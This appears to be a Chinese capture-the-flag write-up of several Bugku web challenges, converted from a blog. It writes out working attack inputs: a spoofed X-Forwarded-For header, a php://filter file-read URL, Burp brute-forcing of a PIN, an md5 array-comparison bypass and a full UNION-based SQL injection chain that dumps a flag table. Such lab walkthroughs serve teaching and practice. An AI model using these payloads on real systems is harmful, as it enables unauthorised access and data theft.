
IP禁止访问，请联系本地管理员登陆，IP已被记录.




然后把http头部添加一行X-Forwarded-For : 127.0.0.1,



账号是: admin，密码是test123，再发包，可得flag





web 4

看看源代码?



打开页面，提示看看源代码，F12之后，发现一串编码

根据题目提示：eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));

解码后：

```
var p1= function checkSubmit(){var a=document.getElementById("password");if("undefined"!==typeof a){if("67d709b2b
```

var

```
p2= 'aa648cf6e87a7114f1'==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;';
```

就是 %35%34%61%61%32 就是 54aa2

```
拼接起来就是 function checkSubmit(){var a=document.getElementById("password");if("undefined"!==typeof a){if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit
```

将多余的去掉，将 67d709b2b54aa2aa648cf6e87a7114f1 带入，

看看源代码?

KEY{J22JK-HS11}

找到flag

flag在index里

打开链接，出现click me? no 然后点击之后出现test5，

[click me? no](#)



test5

在这里可以看见，特别明显是要利用php伪协议，

输入 `http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php`

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

Base: Decimal Hex

Min integer digits:

Max integer digits:

https://blog.csdn.net/qq_44108455

从10000到99999，一个一个爆，爆出来密码为

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
9	10008	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

https://blog.csdn.net/qq_44108455


然

flag{bugku-baopo-hah}

后把密码改为13579，就能拿到flag

[点击一百万次](#)

Goal: 10/1000000



https://blog.csdn.net/qq_44108455


点击一百万次，哈哈，似乎在逗我，先抓包看看，获得源码还挺有用

```
var clicks=0
$(function() {
  $("#cookie")
    .mousedown(function() {
      $(this).width('350px').height('350px');
    })
    .mouseup(function() {
      $(this).width('375px').height('375px');
      clicks++;
      $("#clickcount").text(clicks);
      if(clicks >= 1000000){
        var form = $('<form action="" method="post">' +
          '<input type="text" name="clicks" value="' + clicks + '"
          '</form>');
        $('body').append(form);
        form.submit();
      }
    });
});
```

https://blog.csdn.net/qq_44108455

那我就直

接在hackbar里用post 传输 `clicks=1000000`，然后真的出现了flag



备份是个好习惯

打开链接，有一串编码，但是解码解密了好久，都没有反应



认真观察这串编码，是将d41d8cd98f00b204e9800998ecf8427e写了两遍，接下来并没有思路，看了大佬的writeup，用御剑扫了一下

作业数量: 1 扫描信息: http://123.206.87.240:8002/web16/apps 扫描速度: 50/每秒

ID	地址	HTTP响应
1	http://123.206.87.240:8002/web16/index.php	200
2	http://123.206.87.240:8002/web16/index.php.bak	200

A small URL 'https://blog.csdn.net/qq_44108455' is visible in the bottom right corner.

既然是备份文件，打开index.php.bak,弹框下载一个文件，



您选择了打开:

 **index.php.bak**

文件类型: BAK 文件 (378 字节)

来源: http://123.206.87.240:8002

您想要 Firefox 如何处理此文件?

打开, 通过(O) 记事本 (默认)

保存文件(S)

以后自动采用相同的动作处理此类文件。(A)

确定

取消

https://blog.csdn.net/qq_44108455

下载下来

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

https://blog.csdn.net/qq_44108455

下面我并不是很会了, 看大佬的writeup,

可以看出题目需要我们传入两个值，分别为key1和key2，且key1和key2的值不能相同但md5值相同，通过传入值不相同的数组可以实现。但是有一点需要注意,语句str_replace('key','',\$str)会将key替换为空格，这一点我们可以通过双写key对其进行绕过，最终的payload: ?kekeyy1[]=1&kekeyy2[]=2



Bugku{OH_YOU_FIND_MY_MOMY}鑿棧綠flag

https://blog.csdn.net/qq_44108455

成绩单

点进来发现是sql注入，-1' order by 1,2,3,4

爆数据库名：输入 -1' union select 1,2,3,database()#，得到数据库名“skctf_flag”

Math	English	Chinese
2	3	skctf_flag

爆表名：输入 -1' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#，得到表名为fl4g

1的成绩单

Math	English	Chinese
2	3	fl4g,sc

https://blog.csdn.net/qq_44108455

爆列名: 输入 `-1' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name=0x666c3467#`

发现只有一列 skctf_flag

1的成绩单

Math	English	Chinese
2	3	skctf_flag

https://blog.csdn.net/qq_44108455

查询skctf_flag列里的内容: 输入: `-1' union select 1,2,3,skctf_flag from fl4g#`

1的成绩单

Math	English	Chinese
2	3	BUGKU{Sql_INJECTION_4813drd8hz4}

https://blog.csdn.net/qq_44108455